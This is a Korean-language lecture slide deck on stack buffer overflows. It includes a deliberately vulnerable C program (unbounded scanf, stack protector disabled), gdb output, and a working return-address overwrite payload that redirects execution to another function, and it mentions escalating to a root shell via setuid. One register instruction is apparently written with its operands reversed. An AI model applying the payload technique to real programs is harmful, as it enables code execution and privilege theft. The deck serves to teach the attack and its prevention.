MU HWAN KIM

BUFFER OVERFLOW

Memory

- Machine Code가 들어있는 Code Section
- Data가 들어있는 Data Section

Memory: Data Section


- Global Memory: 전역 변수 저장 (프로그램 실행 시 할당)
- Stack Memory: 지역 변수 저장 (함수 호출 시 할당)
- Heap Memory: 동적 할당 메모리 (ex: C의 malloc, C++의 new)

Stack Frame

- Stack Frame == Activation Record
- 함수 호출 시 생성
- 함수 상태를 기록하고 복원하기 위한 것
- 함수의 리턴 값, 파라미터, 지역 변수, 귀환 주소 등이 기록됨

https://m.blog.naver.com/PostView.nhn?blogId=swryu02&logNo=220696545412&proxyReferer=https%3A%2F%2Fwww.google.com%2F

Memory Overview



Stack Frame (Activation Record)


- Return Value
- Parameters
- Return Address
- Local Variables

Stack Frame (Activation Record)

- 서브루틴을 호출할 경우
- 1. 필요 인자들을 먼저 스택에 입력.
- 2. 다시 돌아올 복귀 주소를 스택에 입력.
- 3. 스택 프레임이 시작
- 3. 먼저 이전 루틴이 사용했던 EBP 레지스터 내용을 백업. (push ebp)
- 3. EBP가 백업된 스택 주소를 서브루틴의 EBP에 넣음. (mov esp, ebp)
- 3. 이렇게 설정된 EBP는 스텍프레임에서 데이터 참조를 위한 기준 주소인 프레임 포인터로 사용됨.

http://it-dog.tistory.com/2

Stack Frame (Activation Record)



Buffer Overflow

- 예제를 통해 알아봅시다
- test.c로 저장한 후
- -fno-stack-protector 옵션 걸어 컴파일

```c
#include <stdio.h>

int func1()
{
    printf("Fail..\n");
    return -1;
}

int func2()
{
    printf("Success!!!\n");
    return 1;
}

int main()
{
    char buffer[10];
    scanf("%s", buffer);
    printf("%s\n", buffer);
    func1();
    return 0;
}
```

http://cosyp.tistory.com/206

Buffer Overflow

- gdb를 통해 disassemble main 하면
- push %rbp
- mov %rsp, %rbp
- sub $0x10, %rsp
- …
- 즉 buffer는 16byte (0x10) 할당

```c
#include <stdio.h>

int func1()
{
    printf("Fail..\n");
    return -1;
}

int func2()
{
    printf("Success!!!\n");
    return 1;
}

int main()
{
    char buffer[10];
    scanf("%s", buffer);
    printf("%s\n", buffer);
    func1();
    return 0;
}
```

Buffer Overflow

- 이때 스택의 구조는

Buffer

(16 bytes)

Frame Pointer (8 bytes)

RET (8 bytes)

```c
#include <stdio.h>

int func1()
{
    printf("Fail..\n");
    return -1;
}

int func2()
{
    printf("Success!!!\n");
    return 1;
}

int main()
{
    char buffer[10];
    scanf("%s", buffer);
    printf("%s\n", buffer);
    func1();
    return 0;
}
```

Buffer Overflow

- scanf는 입력을 받은 양을 체크하지 않고 그냥 buffer에 넣어버린다.
- 그렇다면 만약 엄청 긴 입력을 준다면?
- buffer의 여유공간조차 넘어버린다면 이상한 곳에 데이터를 쓸 수 있게 된다!

Buffer Overflow

- 우리의 목적은 func2를 실행하는 것
- 24byte를 넘는 입력을 주어 RET를 수정해버리면 main이 종료된 후 func2로 돌아가버리게 된다.
- gdb의 info functions를 이용해 func2의 주소를 알아내자!
- 0x000000000040059b 이다.
- 그러면 이제 이 주소를 RET에 쓰면 된다!

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000400420  _init
0x0000000000400450  puts@plt
0x0000000000400460  __libc_start_main@plt
0x0000000000400470  __isoc99_scanf@plt
0x0000000000400490  _start
0x00000000004004c0  deregister_tm_clones
0x0000000000400500  register_tm_clones
0x0000000000400540  __do_global_dtors_aux
0x0000000000400560  frame_dummy
0x0000000000400586  func1
0x000000000040059b  func2
0x00000000004005b0  main
0x00000000004005f0  __libc_csu_init
0x0000000000400660  __libc_csu_fini
0x0000000000400664  _fini
```

Buffer Overflow

AAAAAAAA

AAAAAAAA

RET: 0x000000000040059b

Buffer Overflow

- 먼저 buffer와 Frame Pointer를 덮어씌우기 위해 아무 글자나 24바이트를 넣는다.
- 그 다음 8바이트에 0x000000000040059b 를 채워야 하는데, 리틀 엔디안 규칙에 따라 거꾸로 넣어 준다.
- payload = b‘AAAAAAAAAAAAAAAAAAAAAAAA\x9b\x05\x40\x00\x00\x00\x00\x00'
- 이것을 파일에 저장해 두고, ./test < out.txt 처럼 실행하면?

Buffer Overflow

```
mhkim4886@martini:~$ ./test < out.txt
AAAAAAAAAAAAAAAAAAAAAAAA@a
Fail..
Success!!!
Segmentation fault (core dumped)
```

Buffer Overflow

- 만약 이 취약점을 이용해 /bin/sh를 실행시킨다면?
- setuid가 설정되어 있다면 루트 권한 탈취까지 가능하다

Buffer Overflow

- Morris Worm (1988)
- 버퍼 오버플로우 취약점을 이용해 임의의 코드를 실행시키는 방식으로 6000대의 유닉스 컴퓨터를 감염시킴
- 재산 피해 10~1000만 달러

How To Prevent?

- Q. 그러면 이걸 어떻게 막나요?
- ~~A. C/C++을 쓰지 마세요!~~
- 정확히는 scanf, gets, sprintf, strcpy 등 위험한 함수들을 피하세요.
- 입력을 받을 때 항상 오버플로우 문제에 신경을 쓰세요!
- 물론 요즘 컴파일러와 OS들은 고-급 기술을 사용하니 쉽게 걸리지는 않습니다.

Conclusion

- 아직도 아주 많이 사용되는 언어 C/C++
- 포인터라는 강력한 기능을 제공하지만
- 그만큼 위험한 기능일 수 있으니 항상 조심할 것!

감사합니다!